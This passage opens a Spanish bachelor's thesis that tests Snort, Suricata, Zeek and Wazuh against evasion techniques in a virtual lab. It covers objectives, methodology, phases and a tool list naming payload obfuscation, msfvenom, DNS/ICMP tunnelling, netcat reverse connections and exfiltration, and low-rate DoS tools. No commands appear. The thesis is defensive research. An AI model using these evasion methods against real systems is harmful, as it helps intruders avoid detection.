ULPGC Universidad de Las Palmas de Gran Canaria | ESCUELA DE INGENIERÍA INFORMÁTICA

TRABAJO DE FIN DE GRADO

Análisis y Evaluación de Técnicas de Evasión de IDS en Entornos Virtualizados

TITULACIÓN: Grado en Ingeniería Informática

AUTOR: Alejandro Rodríguez Mesa

TUTORIZADO POR:

Antonio Andrés Ocón Carreras

Fecha: Junio de 2025

ULPGC Universidad de Las Palmas de Gran Canaria | ESCUELA DE INGENIERÍA INFORMÁTICA

TFT04

SOLICITUD DE DEFENSA DE TRABAJO DE FIN DE TÍTULO

D/Dª **Alejandro Rodríguez Mesa**, autor/a del Trabajo de Fin de Título **Análisis y Evaluación de Técnicas de Evasión de IDS en Entornos Virtualizados**, correspondiente a la titulación **Grado en Ingeniería Informática,** plan 41.

S O L I C I T A

que se inicie el procedimiento de defensa del mismo, para lo que se adjunta la documentación requerida, haciendo constar que

[**X**] se autoriza / [ ] no se autoriza, la grabación en audio de la exposición y turno de preguntas.

Asimismo, con respecto al registro de la propiedad intelectual/industrial del TFT, declara que:

[ ] Se ha iniciado o hay intención de iniciarlo (defensa no pública).
[**X**] No está previsto.

Y para que así conste firma la presente. (fecha en firma electrónica)

El/la estudiante

Fdo.: _____

A rellenar y firmar **obligatoriamente** por el/la/los/las tutor/a/es/as.

En relación a la presente solicitud, se informa: (firmar donde corresponda)

Positivamente (en caso de detección de copia, esta firma quedará invalidada)	Negativamente (la justificación en caso de informe negativo deberá incluirse en el TFT05)
Fdo.:	Fdo.: _____

DIRECTOR DE LA ESCUELA DE INGENIERÍA INFORMÁTICA

ULPGC
Universidad de
Las Palmas de
Gran Canaria

Resumen

Este proyecto de ciberseguridad analiza técnicas de evasión utilizadas por atacantes para eludir Sistemas de Detección de Intrusiones (IDS), destacando los retos que representan para la ciberseguridad actual. Para ello, se implementa un entorno de pruebas virtualizado para evaluar distintos IDS en condiciones controladas, aplicando diversos métodos de evasión. Esto permite comparar su eficacia y limitaciones. Comprender estas técnicas es clave para mejorar las reglas de detección y la precisión de las alertas, asegurando que los IDS sigan siendo eficaces ante amenazas cada vez más complejas. El objetivo del proyecto es contribuir a la mejora continua de estos sistemas mediante conocimientos prácticos y una visión clara de la dinámica entre atacantes y defensas.

Abstract

This cybersecurity project analyzes the evasion techniques used by attackers to bypass Intrusion Detection Systems (IDS), highlighting the challenges they pose to modern cybersecurity. A virtualized test environment is implemented to evaluate different IDS under controlled conditions, applying various evasion methods. This allows for a comparison of their effectiveness and limitations. Understanding these techniques is key to improving detection rules and alert accuracy, ensuring that IDS remain effective against increasingly complex threats. The aim of the project is to contribute to the continuous improvement of these systems through practical insights and a clear understanding of the dynamic between attackers and defenses.

Índice

ULPGC
Universidad de
Las Palmas de
Gran Canaria

Índice de Ilustraciones

ULPGC
Universidad de
Las Palmas de
Gran Canaria

Índice de Tablas

Capítulo 1 Introducción

En este primer apartado se expone la importancia actual de la ciberseguridad enfocada en la detección de intrusiones. A medida que los sistemas de defensa evolucionan, también lo hacen las técnicas de ataque, dando lugar a un ciclo constante de innovación entre atacantes y defensores. Dentro de este contexto, los Sistemas de Detección de Intrusiones (IDS) se posicionan como una pieza fundamental en la defensa de redes y sistemas, ya que permiten identificar patrones de ataque, anomalías y comportamientos maliciosos antes de que estos puedan derivar en incidentes de mayor gravedad.

La creciente dependencia de las infraestructuras digitales en todos los sectores, desde el financiero hasta el sanitario, pasando por la industria, la educación y la administración pública, ha elevado la exposición a amenazas cada vez más complejas y persistentes. Esta nueva realidad convierte a la detección temprana y eficaz en un pilar estratégico dentro de cualquier arquitectura de seguridad. En particular, los IDS ofrecen una capacidad valiosa: detectar señales sutiles de compromiso que pueden pasar desapercibidas para otros mecanismos de defensa.

Sin embargo, los atacantes perfeccionan continuamente sus estrategias de evasión, buscando burlar los mecanismos de detección tradicionales mediante técnicas como fragmentación de paquetes, el uso de payloads ofuscados o el cifrado de tráfico malicioso.

Muchas de estas técnicas fueron desarrolladas originalmente para fines legítimos, pero han sido reutilizadas con fines maliciosos y representan un reto técnico considerable para los sistemas de detección convencionales. De ahí surge la necesidad de investigar, analizar y evaluar la capacidad real de los IDS frente a técnicas de evasión avanzadas, especialmente en un entorno donde la automatización y el uso de inteligencia artificial están redefiniendo tanto el ataque como la defensa.

Este Trabajo de Fin de Grado busca cubrir este vacío a través de un enfoque práctico y experimental, analizando el comportamiento de varios IDS populares ante distintos métodos de evasión en un entorno controlado. La finalidad no es solo cuantificar su capacidad de detección, sino también identificar patrones comunes de debilidad, proponer ajustes de configuración y aportar conocimiento útil para su implementación en contextos reales.

La investigación realizada pretende aportar no solo al ámbito académico, sino también al profesional, brindando información relevante para administradores de sistemas, analistas de seguridad y responsables de arquitectura defensiva. En última instancia, el objetivo es contribuir al desarrollo de entornos digitales más seguros, resilientes y preparados para enfrentar los desafíos actuales y futuros de la ciberseguridad.

Capítulo 2 Estado Actual y Objetivos iniciales

2.1 Motivación y Antecedentes

Este trabajo surge de un profundo interés personal por comprender tanto los vectores de ataque empleados por los cibercriminales como las estrategias de defensa que permiten mitigarlos. Explorar cómo se llevan a cabo los ataques, qué técnicas utilizan los adversarios y cómo aprovechan vulnerabilidades resulta esencial para desarrollar mecanismos de protección más eficaces.

En este sentido, considero que para diseñar sistemas de defensa sólidos es imprescindible entender ambas caras de la moneda: el ataque y la defensa. Esta dualidad es clave para anticiparse a las amenazas y fortalecer las infraestructuras frente a posibles compromisos.

Es fundamental entender cómo piensa y actúa un atacante para desarrollar una estrategia. Este enfoque dual es clave para anticipar riesgos y construir defensas eficaces. En este sentido, la detección temprana cobra especial relevancia, ya que permite identificar comportamientos maliciosos en sus primeras etapas y actuar con rapidez para contener los efectos. Aunque en este trabajo no se profundiza en la respuesta activa, esta debe entenderse como la consecuencia natural de una detección eficaz.

Más allá del interés técnico, considero que este tema también tiene una relevancia social notable. La ciberseguridad no es solo un reto técnico, sino un componente clave para la protección de datos personales, infraestructuras críticas y derechos digitales. Vivimos en una sociedad cada vez más conectada y dependiente de sistemas digitales; por tanto, contribuir al fortalecimiento de su seguridad es, en última instancia, una forma de proteger a las personas y a las instituciones frente a riesgos que pueden tener consecuencias reales y profundas.

En este contexto, los IDS representan una de las primeras capas de defensa dentro de una arquitectura de seguridad moderna. Su capacidad para identificar accesos no autorizados, comportamientos anómalos o técnicas de evasión es crucial para reducir la superficie de ataque y actuar antes de que un incidente tenga consecuencias mayores.

En conclusión, este trabajo se centra en el análisis de sistemas de detección de intrusiones y su comportamiento ante técnicas de evasión, con el objetivo de evaluar su eficacia y robustez en escenarios realistas. Esta motivación se enmarca en la necesidad actual de contar con defensas proactivas capaces de adaptarse al cambiante panorama de amenazas.

2.2 Estado Actual

El panorama actual de la ciberseguridad se caracteriza por un entorno altamente dinámico, en el que las amenazas evolucionan rápidamente y se diversifican en complejidad, velocidad y superficie de ataque. Según el último informe de respuesta ante incidentes de Palo Alto Networks, las organizaciones se enfrentan a actores con motivaciones económicas, Estados con recursos avanzados, amenazas internas y hacktivistas ideológicos, todos ellos empleando técnicas cada vez más sofisticadas. En particular, se han identificado cinco tendencias críticas que están transformando el ecosistema de amenazas: el uso creciente de extorsión mediante interrupción operativa, la explotación de la nube y la cadena de suministro, la aceleración de los ataques mediante automatización e IA, el incremento de amenazas internas y la aparición de campañas ofensivas apoyadas por inteligencia artificial generativa. [1]

Frentes de ataque	Porcentaje de casos
Endpoints	72%
Personas	65%
Identidad	63%
Red	58%
Correo electrónico	28%
Nube	27%
Aplicación	21%
SecOps	14%
Base de datos	1%

Ilustración 2.1: Frentes de ataques contra los que actúan los ciberdelincuentes. Fuente: paloaltonetworks.es [1]

Tal como se ve en la Ilustración 2.1, los incidentes actuales suelen involucrar múltiples frentes de ataque simultáneos, afectando endpoints, redes, usuarios, identidades y entornos en la nube. Esto ratifica la importancia de herramientas de centralización para ser capaz de tener visibilidad de todo el panorama con una única herramienta. En este contexto, un SIEM (Security Information and Event Management) como Wazuh toma un rol fundamental a la hora de visualizar y clasificar los datos provenientes desde diferentes fuentes.

Además, en este mismo informe se proporcionan varias gráficas del tipo de investigaciones que ha realizado la compañía Palo Alto Network en 2025, una de ellas es la que se muestra en la Ilustración 2.2, en donde se aprecia que la intrusión de red es la investigación más usual.




Ilustración 2.2: Tipos de investigación en Europa, Oriente Medio y África. Fuente: paloaltonetworks.es [1].

Incluso en Norteamérica sigue siendo líder con un 23%. Además, el informe muestra el desglose en función de varios de los sectores en los que trabajan, en la mayoría de ellos la intrusión de red es la más alta, destacando especialmente "Servicios Financieros" y "Sanidad" con un 33% y 28% respectivamente. Esto se justifica debido a que dicha intrusión es "una de las fases más tempranas de la cadena de ataque", al ser detectada, se puede responder rápidamente al incidente para evitar situaciones más serias como lo puede ser un ransomware.

Actualmente un entorno seguro se nutre de varias herramientas de seguridad que trabajan conjuntamente, como lo son los IDS, soluciones EDR (Endpoint Detection and Response) y cortafuegos, además de una herramienta SIEM para centralizar todos los datos generados. Los EDR detectan actividad maliciosa en endpoints con gran granularidad, mientras que los firewalls proporcionan control del tráfico y segmentación de red. Todas estas herramientas refuerzan la resiliencia operativa y permiten una respuesta proactiva frente a las amenazas emergentes. *En caso de confusión con los acrónimos, véase el anexo "12.17 Glosario de Acrónimos".*

Por tanto, la detección de intrusiones no puede considerarse una solución aislada, sino parte de un ecosistema defensivo cohesionado y multidimensional. La efectividad de un IDS no solo se mide por su capacidad de detección, sino también por su integración con el resto de los mecanismos de seguridad y su capacidad para adaptarse ante técnicas de evasión avanzadas.

2.3 Objetivos

El objetivo principal de este proyecto es analizar la efectividad de distintos Sistemas de Detección de Intrusiones frente a técnicas de evasión en un entorno experimental controlado.

Los objetivos específicos incluyen:

- Investigar y documentar las principales técnicas de evasión utilizadas en ataques reales, con énfasis en aquellas que presentan mayores tasas de éxito frente a IDS conocidos.
- Seleccionar un conjunto representativo de IDS ampliamente utilizados en el ámbito profesional, priorizando herramientas de código abierto y con potencial de adopción en entornos empresariales.
- Diseñar y configurar entornos de laboratorio virtualizados, donde se desplegarán los IDS seleccionados bajo condiciones homogéneas y replicables.
- Ejecutar técnicas de evasión específicas sobre cada uno de los IDS, registrando su capacidad de detección, generación de alertas y comportamiento frente a cada intento de intrusión.
- Evidenciar capacidades y dificultades de detección de los IDS.
- Realizar un análisis comparativo de los resultados, identificando fortalezas, limitaciones y posibles áreas de mejora en el diseño o configuración de cada solución.
- Elaborar una documentación técnica exhaustiva que recoja el procedimiento seguido, los resultados obtenidos y las conclusiones derivadas, con un enfoque orientado tanto a la comunidad académica como a profesionales del ámbito de la ciberseguridad.

Capítulo 3 Estado actual y objetivos iniciales

3.1 Aportaciones Socioeconómicas del Proyecto

Este proyecto tiene implicaciones que trascienden el ámbito puramente técnico, ya que aborda una problemática con un impacto creciente en la sociedad y la economía. En un contexto en el que los ciberataques provocan cada vez mayores pérdidas económicas y daños reputacionales, el fortalecimiento de las capacidades de detección de intrusiones supone una contribución directa a la reducción del riesgo cibernético en organizaciones y servicios críticos.

Desde el punto de vista económico, una detección eficaz permite reducir los tiempos de respuesta ante incidentes y minimizar los costes asociados a la recuperación, la interrupción de operaciones o la pérdida de datos. Invertir en detección proactiva y en mejorar la robustez de los sistemas se traduce en ahorros significativos a medio y largo plazo para las empresas y entidades públicas.

En el plano social, el proyecto contribuye al aumento de la seguridad digital ciudadana, ya que muchos servicios que manejan datos personales dependen de sistemas protegidos contra accesos no autorizados. La mejora en las herramientas de detección puede, por tanto, ayudar a proteger la privacidad de las personas, preservar la confianza en las instituciones y evitar consecuencias que podrían derivarse de brechas de seguridad masivas.

Por otra parte, este trabajo también fomenta la conciencia cibernética y promueve buenas prácticas en el diseño y despliegue de arquitecturas defensivas, algo especialmente relevante en un momento donde la demanda de profesionales cualificados en ciberseguridad continúa creciendo, tal como se indica en el "Análisis y diagnóstico del Talento en Ciberseguridad en España" [2]. Así, el proyecto no solo tiene un valor académico y técnico, sino también un impacto formativo y estratégico para el desarrollo de un entorno digital más seguro y resiliente.

3.2 Competencias Específicas

A continuación, se presenta una breve justificación sobre cómo las competencias específicas relacionadas con este proyecto han sido cubiertas durante su desarrollo. Estas competencias han sido extraídas del documento "Memoria del Plan de Estudios del Grado en Ingeniería Informática" [3].

- **CI1: "Capacidad para diseñar, desarrollar, seleccionar y evaluar aplicaciones y sistemas informáticos, asegurando su fiabilidad, seguridad y calidad, conforme a principios éticos y a la legislación y normativa vigente."**

  Esta competencia se ha abordado de forma directa al comparar, implementar y evaluar distintos Sistemas de Detección de Intrusiones, ya sean basados en firmas o en comportamiento, además de una plataforma SIEM/HIDS

(Security Information and Event Management / Host Intrusion Detection System), como es Wazuh. Se analizaron sus capacidades de detección, su calidad técnica, y su eficacia frente a técnicas de evasión, seleccionando configuraciones adecuadas para garantizar la fiabilidad del sistema en un entorno controlado.

- **CI11: "Conocimiento y aplicación de las características, funcionalidades y estructura de los sistemas distribuidos, las redes de computadores e Internet, y diseñar e implementar aplicaciones basadas en ellas."**

  Durante el proyecto se diseñó una red virtualizada con múltiples nodos (máquinas atacantes, víctimas, IDS y servidor SIEM), simulando un entorno distribuido realista. Se configuraron servicios de recolección y análisis de logs a través de la red, empleando protocolos como syslog, y se aseguraron canales de comunicación entre los distintos sistemas. Esto demuestra no solo el conocimiento teórico, sino también su aplicación práctica en la implementación de una arquitectura distribuida de ciberseguridad.

- **TI6: "Capacidad de concebir sistemas, aplicaciones y servicios basados en tecnologías de red, incluyendo Internet, web, comercio electrónico, multimedia, servicios interactivos y computación móvil."**

  Esta competencia se ha desarrollado plenamente a través del diseño e implementación de una arquitectura de detección de intrusiones basada en red (NIDS, Network Intrusion Detection System), compuesta por herramientas como **Suricata, Snort y Zeek**, cada una configurada para analizar el tráfico en diferentes niveles y con distintos enfoques. El sistema se desplegó sobre una red virtualizada, simulando un entorno real con flujo de tráfico entre máquinas, lo que permitió aplicar configuraciones de exportación de eventos en formato JSON, recolección centralizada y visualización a través de un SIEM. Todo ello demuestra la capacidad para concebir e integrar servicios críticos de seguridad apoyados en tecnologías de red, orientados a proteger entornos distribuidos y escalables, como redes universitarias o corporativas.

- **TI7: "Capacidad para comprender, aplicar y gestionar la garantía y seguridad de los sistemas informáticos."**

  Este proyecto se centra precisamente en la seguridad de los sistemas informáticos. Se han puesto a prueba diversos IDS frente a técnicas de evasión avanzadas, analizando su capacidad de respuesta y mejorando su configuración para incrementar su eficacia. Además, se han generado reglas y scripts personalizados orientados a garantizar la detección de comportamientos anómalos, evidenciando la comprensión y gestión activa de la seguridad en un entorno realista.

3.3 Alineamiento con los objetivos de desarrollo sostenible.

Los Objetivos de Desarrollo Sostenible (ODS), establecidos por la Asamblea general de las Naciones Unidas en 2015, constituyen una agenda global con metas para erradicar la pobreza, proteger el planeta y garantizar el bienestar de las personas antes del año 2030. Los 17 objetivos están interrelacionados y abordan de forma integral los desafíos sociales, económicos y ambientales más urgentes. [4]

En el contexto de este Trabajo de Fin de Grado, se han identificado vínculos significativos con varios ODS, especialmente en lo que respecta al fortalecimiento de las infraestructuras digitales, la formación técnica especializada, el impulso del empleo en el sector tecnológico y la cooperación entre instituciones. A continuación, se detallan los ODS con los que este proyecto guarda una relación directa:

3.3.1. ODS 9: Industria, Innovación e Infraestructuras

Grado de relación: Alto

El presente proyecto contribuye directamente a este ODS al centrarse en la mejora de infraestructuras digitales de seguridad. A través de la evaluación práctica de técnicas de evasión en Sistemas de Detección de Intrusiones, se promueve la construcción de entornos tecnológicos más seguros, innovadores y robustos. Esta investigación impulsa el diseño de arquitecturas defensivas más avanzadas, lo cual es fundamental para sostener una transformación digital segura y sostenible en sectores clave de la economía.

3.3.2. ODS 16: Paz, Justicia e Instituciones Sólidas

Grado de relación: Alto

La ciberseguridad es una herramienta esencial para proteger a las instituciones públicas y privadas frente a delitos digitales, garantizar la integridad de sus sistemas y preservar la confianza de la ciudadanía en los entornos digitales. Este proyecto contribuye a la prevención de ataques cibernéticos y promueve una cultura de protección digital, elementos clave para el fortalecimiento del estado de derecho y la seguridad institucional.

3.3.3. ODS 4: Educación de Calidad

Grado de relación: Medio

El enfoque académico y experimental del trabajo permite generar conocimiento técnico especializado en ciberseguridad, un campo de alta demanda en la actualidad. Además, promueve el aprendizaje práctico basado en problemas reales y el desarrollo de competencias digitales avanzadas, lo que contribuye a la formación de profesionales más preparados y conscientes del impacto social de la tecnología.

3.3.4. ODS 8: Trabajo Decente y Crecimiento Económico

Grado de relación: Medio

La ciberseguridad es un sector estratégico en expansión que requiere perfiles profesionales altamente cualificados. Al formar parte de este ecosistema, el proyecto impulsa la empleabilidad en áreas críticas como la detección de intrusiones, análisis forense y arquitectura de seguridad. Asimismo, contribuye indirectamente al desarrollo económico al minimizar el impacto de los ciberataques, que pueden provocar pérdidas millonarias en múltiples industrias.

3.3.5. ODS 17: Alianzas para lograr los objetivos

Grado de relación: Medio

El trabajo promueve la colaboración entre instituciones educativas, organizaciones del ámbito de la ciberseguridad y actores del sector privado, favoreciendo el intercambio de conocimientos, la transferencia tecnológica y la adopción de buenas prácticas en seguridad digital. Estas sinergias son esenciales para afrontar desafíos globales como la cibercriminalidad y fortalecer el tejido tecnológico a nivel nacional e internacional.

ODS	Nivel de Relación			
	0 No procede	1 Bajo	2 Medio	3 Alto
1 Fin de la Pobreza	X			
2 Hambre cero	X			
3 Salud y Bienestar		X		
4 Educación de calidad			X	
5 Igualdad de género	X			
6 Agua limpia y saneamiento	X			
7 Energía Asequible y no contaminante	X			
8 Trabajo decente y crecimiento económico			X	
9 Industria, Innovación e Infraestructuras				X
10 Reducción de las desigualdades	X			
11 Ciudades y comunidades sostenibles		X		
12 Producción y consumo sostenibles	X			
13 Acción por el clima	X			
14 Vida submarina	X			
15 Vida de ecosistemas terrestres	X			
16 Paz, justicia e instituciones sólidas				X
17 Alianzas para lograr objetivos			X	

Tabla 3.1: Niveles de relación – ODS. Fuente: Tabla proporcionada por la ULPGC (ulpgc.es), adaptada y completada por elaboración propia.

Capítulo 4 Desarrollo

4.1 Metodología

La metodología propuesta y seguida en este Trabajo de Fin de Grado ha sido de carácter iterativo y experimental, basada en el enfoque de Prototipado Evolutivo. Este modelo implica desarrollar el proyecto mediante ciclos progresivos de construcción, prueba, evaluación y mejora, en lugar de intentar una solución cerrada desde el inicio. Esta elección metodológica es especialmente adecuada en proyectos con alto componente práctico, como el análisis de técnicas de evasión frente a sistemas de detección de intrusiones, ya que permite ajustar el enfoque en función de los resultados obtenidos en cada etapa.

Durante cada iteración se trabajó sobre entornos IDS configurados (Snort, Suricata y, finalmente, Zeek), con el objetivo de analizar su comportamiento ante técnicas evasivas. Estos ciclos permitieron observar la respuesta del sistema de detección ante ataques específicos, ajustar reglas o configuraciones, y refinar también las propias técnicas ofensivas utilizadas. Así se estableció un proceso **bidireccional y evolutivo**, donde tanto las defensas como las evasiones fueron mejorando de forma paralela, favoreciendo una comprensión más profunda de las capacidades reales de cada herramienta.

Además, como parte clave de la metodología, se integró el agente de Wazuh en cada uno de los entornos IDS. Esta herramienta, en su rol de SIEM, permitió ampliar la visibilidad de eventos y reforzar las capacidades de análisis mediante la centralización de alertas, la correlación de eventos y la creación de reglas personalizadas. Aunque inicialmente se consideró a Wazuh como tercer IDS a comparar, su naturaleza como HIDS y SIEM reveló limitaciones frente a los NIDS evaluados. No obstante, su incorporación como sistema complementario aportó un enfoque integral a la seguridad, combinando:

- La detección basada en firmas (Suricata y Snort),
- La detección basada en comportamiento (Zeek),
- Y la agregación e inteligencia de eventos (Wazuh).

En conjunto, esta metodología permitió no solo construir un entorno de pruebas realista y controlado, sino también simular de manera efectiva el ciclo dinámico entre ataque y defensa, clave en entornos reales de ciberseguridad.

4.2 Fases de desarrollo

El desarrollo del proyecto se estructuró en cuatro fases principales, siguiendo una cronología lógica que permitió abordar el problema de forma progresiva y sistemática. A continuación, se describen las fases y sus respectivas tareas:

Fase 1: Investigación y selección de IDS

- **Tarea 1.1**: Revisión bibliográfica sobre técnicas de evasión en redes.
- **Tarea 1.2**: Estudio de diferentes sistemas IDS (características, modos de detección, configurabilidad).
- **Tarea 1.3**: Selección inicial de tres IDS representativos: Suricata, Snort y Wazuh.

Fase intermedia: Preparación del entorno experimental

Antes de iniciar la fase de prototipado por IDS, fue necesario abordar una serie de tareas fundamentales no contempladas en la estimación original:

- **Tarea I.1**: Instalación y configuración de las máquinas virtuales "víctima" y "atacante", asegurando su conectividad y compatibilidad con los IDS a implementar.
- **Tarea I.2**: Pruebas preliminares de técnicas evasivas para evaluar su viabilidad y seleccionar aquellas más representativas para su aplicación iterativa.

Esta fase intermedia resultó crítica para asegurar la validez del entorno de pruebas y delimitar el conjunto de técnicas utilizadas en las fases posteriores.

Fase 2: Desarrollo iterativo por IDS

Esta fase se repitió para cada sistema IDS, con ciclos dedicados a Suricata, Snort y Zeek. Las tareas incluyeron:

1. **Configuración inicial**
   - Instalación del IDS y ajuste de reglas (por defecto y personalizadas).
2. **Pruebas de funcionamiento**
   - Verificación con tráfico normal y ataques básicos.
3. **Aplicación de técnicas evasivas**
   - Ejecución de ataques mediante técnicas previamente seleccionadas (fragmentación, ofuscación, etc.).
   - Observación de la respuesta del IDS.
4. **Iteraciones de mejora**
   - Ajustes en la configuración del IDS y evolución de las técnicas ofensivas.
5. **Integración con Wazuh**
   - Instalación del agente de Wazuh y su uso como SIEM para agregar visibilidad y centralizar alertas.

Inicialmente se había contemplado el uso de **Wazuh** como tercer IDS para aumentar la diversidad, debido que a diferencia de Snort y Suricata, que son detectores de intrusiones basados en red, Wazuh es un detector de intrusiones basado en host. Sin embargo, se comprobó que las técnicas evasivas aplicadas no eran comparables con las empleadas en NIDS. Por ello, se optó por **Zeek**, un NIDS de arquitectura distinta, lo que enriqueció notablemente la comparativa.

Fase 3: Análisis comparativo

- **Tarea 3.1**: Consolidación de resultados obtenidos con cada IDS.
- **Tarea 3.2**: Comparación de tasas de detección, robustez, facilidad de uso e integración con Wazuh.
- **Tarea 3.3**: Representación visual de los resultados mediante gráficos y tablas.

Fase 4: Documentación final

- **Tarea 4.1**: Redacción completa de la memoria del TFG.
- **Tarea 4.2**: Revisión, corrección y edición final.
- **Tarea 4.3**: Preparación de materiales de presentación para la defensa oral.

4.3 Comparativa de tiempos: Estimada - Real

A continuación, se presenta una tabla comparativa entre la duración **estimada** y la duración **real** dedicada a cada fase:

Fase	Duración Estimada (h)	Duración Real (h)
Fase 1: Investigación y selección de IDS	50	40
Fase intermedia: Preparación del entorno	–	10
Fase 2: Ciclos de prototipado (Snort, Suricata, Zeek)	180	240
Fase 3: Análisis y comparativa final	40	10
Fase 4: Documentación final	30	60
Total	**300**	**360**

Tabla 4.1: Tabla comparativa de tiempos dedicado. Estimada – Real. Fuente: Elaboración propia

Aunque la estimación inicial fue de 300 horas, el esfuerzo total ascendió a aproximadamente 360 horas, en gran parte debido a incidencias imprevistas, tales como:

- La necesidad de adaptar el enfoque tras el descarte de Wazuh como IDS principal.
- El estudio adicional y puesta en marcha de Zeek, no contemplado inicialmente.
- Problemas técnicos con Snort en la distribución Kali Linux, que requirieron tiempo adicional de resolución.
- Fallos en la indexación de alertas generadas, que afectaron la visibilidad en el Dashboard y retrasaron la integración con Wazuh.

Estos imprevistos justifican la desviación respecto al plan inicial, manteniéndose aun así dentro de márgenes razonables. A cambio, se añadió **valor técnico y académico al proyecto**, al considerar la seguridad desde tres enfoques (uno adicional a lo esperado inicialmente):

- **NIDS basados en firmas** (Suricata y Snort).
- **NIDS basados en comportamiento** (Zeek).
- **HIDS/SIEM** (Wazuh), como plataforma de integración, correlación y visibilidad centralizada.

4.4 Herramientas

1. **Oracle VM VirtualBox**: Plataforma de virtualización utilizada para desplegar el entorno experimental, incluyendo máquinas atacantes, víctimas e IDS.
2. **Sistemas Operativos Virtualizados**
    - **Kali Linux:** utilizado como sistema atacante principal.
    - **Ubuntu 20.04:** empleado para la instalación de IDS como Snort, Zeek y Wazuh.
    - **Metasploitable2 (Linux), Metasploitable3 (Linux y Windows):** utilizados como sistemas vulnerables para pruebas.
3. **Sistemas de Detección de Intrusiones (IDS)**
    - **Suricata**: IDS/IPS de red con capacidades multihilo.
    - **Snort**: IDS/IPS basado en reglas y firmas.
    - **Zeek**: sistema de análisis de tráfico de red pasivo y basado en scripting.
    - **Wazuh**: HIDS y plataforma SIEM para correlación de eventos.
4. **Frameworks y Herramientas de Penetración**
    - **Metasploit Framework**: utilizado para explotación de vulnerabilidades y sesiones con Meterpreter.
    - **msfvenom**: para generación de payloads personalizados, incluyendo versiones polimórficas.
5. **Técnicas de Codificación y Ofuscación**
    - Empleo de comandos y scripts para ocultar o modificar payloads y evadir la detección, incluyendo codificación (Base64, XOR, rot13, urlencode), ofuscación de sintaxis en shell, y uso de herramientas básicas como echo, eval, cat, tr, xxd, así como la ejecución mediante bash, sh o powershell.

6. **Herramientas de Comunicación y Túneles**
    - **Iodine**: para establecer túneles DNS.
    - **Ptunnel**: utilizado para tunelización ICMP.
    - **Netcat (nc)**: empleado para conexiones reversas, exfiltración y prueba de conectividad.
7. **Herramientas de Red y Análisis de Tráfico**
    - **tcpdump**: captura y visualización de paquetes de red en tiempo real.
    - **Wireshark**: análisis detallado de paquetes, inspección de protocolos y validación de ataques.
    - **Nmap**: escaneo de puertos, detección de servicios y técnicas como IDLE scan.
    - **hping3**: Generador de paquetes TCP/IP para pruebas de red, incluyendo escaneos personalizados, análisis de respuesta a nivel de red y simulación de ataques DoS para evaluar la robustez de servicios y dispositivos.
    - **slowhttptest**: Herramienta para simular ataques de denegación de servicio (DoS) de baja velocidad (*low and slow*).
8. **Herramientas de Transferencia y Exfiltración**
    - **curl**: para enviar payloads HTTP maliciosos y realizar pruebas de evasión.
    - **Python (general)**: scripting para automatización de pruebas, servidores, transformación de payloads y simulación de ataques.
9. **Comprobación de Reglas y Correlación**
    - **wazuh-logtest**: herramienta CLI para testeo de decodificadores y reglas en Wazuh.
    - **regex101**: para validación de expresiones regulares utilizadas en decodificadores.

11. **Utilidades de Red del Sistema (Agrupadas)**

- Herramientas como ping, ip, ifconfig, netstat, dig, hostname, arp, ss fueron utilizadas de forma complementaria para pruebas de conectividad, verificación de servicios y resolución de nombres.

Capítulo 5 Selección de los IDS a estudiar

5.1 Lista preliminar de IDS

Este capítulo presenta una selección representativa de sistemas de detección de intrusiones, tanto de red como basados en host, que serán evaluados en el desarrollo del presente trabajo. Se consideran soluciones ampliamente utilizadas, de código abierto y con un enfoque técnico diverso, que permiten cubrir distintas necesidades dentro de una infraestructura de seguridad informática.

5.1.1 Suricata

Suricata [5] es un sistema NIDS (Network Intrusion Detection System) / NIPS (Network Intrusion Prevention System) de alto rendimiento desarrollado por la Open Information Security Foundation (OISF). Su arquitectura multihilo permite el análisis eficiente de grandes volúmenes de tráfico en tiempo real, como se muestra en la Ilustración 5.1. [6]




Ilustración 5.1: Arquitectura multihilo de Suricata. Fuente: researchgate.net [7]

Según su documentación, opera en distintos modos: IDS pasivo (Intrusion Detection System), IPS activo (Intrusion Prevention System), IDPS combinado (Intrusion Detection and Prevention System) y NSM (Network Security Monitoring) para captura detallada. Entre sus características se destacan la detección avanzada de protocolos (HTTP, TLS, DNS), soporte para scripting en Lua, salida en formato JSON (EVE) y compatibilidad con herramientas como Kibana o EveBox. [8]

5.1.2 Snort

Snort [9] es un IDS/IPS de código abierto centrado en la inspección profunda del tráfico de red desarrollado por Cisco Talos [10]. Su arquitectura vista en la Ilustración 5.2, permite la captura, preprocesamiento, análisis mediante reglas y generación de alertas.

